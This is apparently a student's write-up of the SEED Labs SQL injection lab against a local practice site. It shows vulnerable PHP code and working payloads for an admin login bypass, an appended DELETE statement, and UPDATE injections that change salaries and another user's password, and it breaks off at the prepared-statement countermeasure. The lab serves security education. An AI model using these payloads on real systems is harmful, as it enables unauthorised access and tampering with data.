
Information Security
SQL Injection Attack Lab

PES1201801948
Bharath S Bhambore

Task 1: Get Familiar with SQL Statements



Logged into MySql as root, switched the current database to “Users” into our workspace.

Show tables lists all the tables present in the Users database

```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql>
```

Printing all the information in the database Credential

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
6 rows in set (0.00 sec)
```

Updating the names (Alice -> bharath, Boby -> Ishan) based on the employee IDs.

```
mysql> update credential set Name = 'bharath' where EID = 10000;
Query OK, 1 row affected (0.04 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from credential;
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name    | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | bharath | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby    | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan    | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy    | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted     | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin   | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
6 rows in set (0.00 sec)
```

```
mysql> update credential set Name = 'ishan' where EID = 20000;
Query OK, 1 row affected (0.01 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from credential;
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name    | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | bharath | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | ishan   | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan    | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy    | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted     | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin   | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
6 rows in set (0.00 sec)
```

Printing information about the employee with Name registered as ‘bharath’


```
mysql> select * from credential where Name='bharath';
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name    | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | bharath | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Task 2: SQL Injection Attack on SELECT Statement


Current code which is vulnerable

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}
```


Testing for SQLi



The output we get says that the backend database used is MySQL, also verifies that the web application is vulnerable to SQL Injection.




Task 2.1: SQL Injection Attack from webpage



Entering the username as “admin’ -- “ gives us admin access into the application.
-- or # are used to comment in mysql syntax.
We’re basically giving username as admin, then closing the statement using a single quote and then comment the rest of the sql statement. Thereby logging in as admin.
The sql query would end up looking something like this :

SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= ‘admin’




Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
bharath	10000	20000	9/20	10211002				
ishan	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2 SQL Injection Attack from command line

```
PES1201801948-bharath-VM1:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23%2B%2B%23&Password=test'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='s
r-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='but
ton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table
 class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col
```

To attack using the command-line, we use curl, which can send HTTP Requests. The only change we need to make is to encode the URL.

%27 -> ‘ (quote)
%20 -> (space)
%2B -> - (Hyphen)




```
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='s
r-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='but
ton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table
 class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col
'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><t
body><tr><th scope='row'> bharath</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> ishan</th>
<td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</t
d><td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><t
d></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row
'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
```

Curl into this url

http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%2B%2B%20&Password=test

Task 2.3 Append a new SQL statement:

admin'; DELETE FROM credential WHERE Name = 'Ted'; #



; will separate the 2 sql queries in the server side, the query() function doesn’t allow multiple queries to the database. Therefore, even the error shown is with respect to the 2nd query as its execution is unsuccessful.

Task 3: SQL Injection Attack on UPDATE Statement


```
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email
',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumbe
r' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email
',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);
  $conn->close();
  header("Location: unsafe_home.php");
```

Current vulnerable code

Task 3.1: Modify your own salary:

Previous salary : 20000, changing to 120000

Editing my profile



dolan@gmail.com', Salary = 120000 WHERE Name = 'bharath';#;
When we save, the query is included into the update statement, and executed, therefore our salary is changed

THe sql query would be :

UPDATE credential SET
nickname=’dolan’,email=’dolan@gmail.com’, Salary = 120000
WHERE Name = ’bharath’;

Output :

bharath Profile


Key	Value
Employee ID	10000
Salary	120000
Birth	9/20
SSN	10211002
NickName	dolan
Email	dolan@gmail.com
Address	
Phone Number	

Another way to do it, ie by not closing the query in between is by using this payload :

- dolan@gmail.com', Salary = '130000

the SQL Query would then be :
UPDATE credential
SETnickname=’dolan’,email=’dolan@gmail.com’,Salary=’130000’,address=’#404,1123’,Password=’test’,PhoneNumber=’123454321’
WHERE name= ‘bharath’

Profile edit with payload :



Output :

bharath Profile

Key	Value
Employee ID	10000
Salary	130000
Birth	9/20
SSN	10211002
NickName	dolan
Email	dolan@gmail.com
Address	#404,1123
Phone Number	123454321

Task 3.2: Modify other people's salary:

dolan@gmail.com', Salary = 1 WHERE Name='ishan';#
This payload can be used from any other profile(bharath) since we assume the attacker doesnt have access to Ishan's profile.
SQL Query :
UPDATE credential SET nickname='dolan',email='dolan@gmail.com', Salary = 1 WHERE Name = 'ishan';

Output : Salary changed for ishan to 1

ishan Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	dolan
Email	dolan@gmail.com
Address	
Phone Number	

Task 3.3: Modify other people' password:

Attempt to change Ishan's current password (seedboby) to something else so that he wont be able to access the application.
Payload :
dolan@gmail.com', Password = sha1('passchanged') WHERE Name = 'ishan';#

Previous password in sha1 :

2	ishan	20000	30000	4/20	10213352				b78ed97677c161c1c82c142906674ad15242b2d4

Changed password in sha1 :

2	ishan	20000	1	4/20	10213352			dolan@gmail.com	dolan	963ea8564f0dc97693cc04b8db8163c01c9f530b

Verifying that the hashes are actually of the changed password.

```
PES1201801948-bharath-VM1:~$ echo -n "seedboby" | openssl sha1
(stdin)= b78ed97677c161c1c82c142906674ad15242b2d4
PES1201801948-bharath-VM1:~$ echo -n "passchanged" | openssl sha1
(stdin)= 963ea8564f0dc97693cc04b8db8163c01c9f530b
PES1201801948-bharath-VM1:~$
```

By using the sha1 function in our input, we are basically performing the same steps as being performed in the program, thereby allowing us to change the password of another user.

Task 4: Countermeasure —Prepared Statement:
File : unsafe_home.php

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
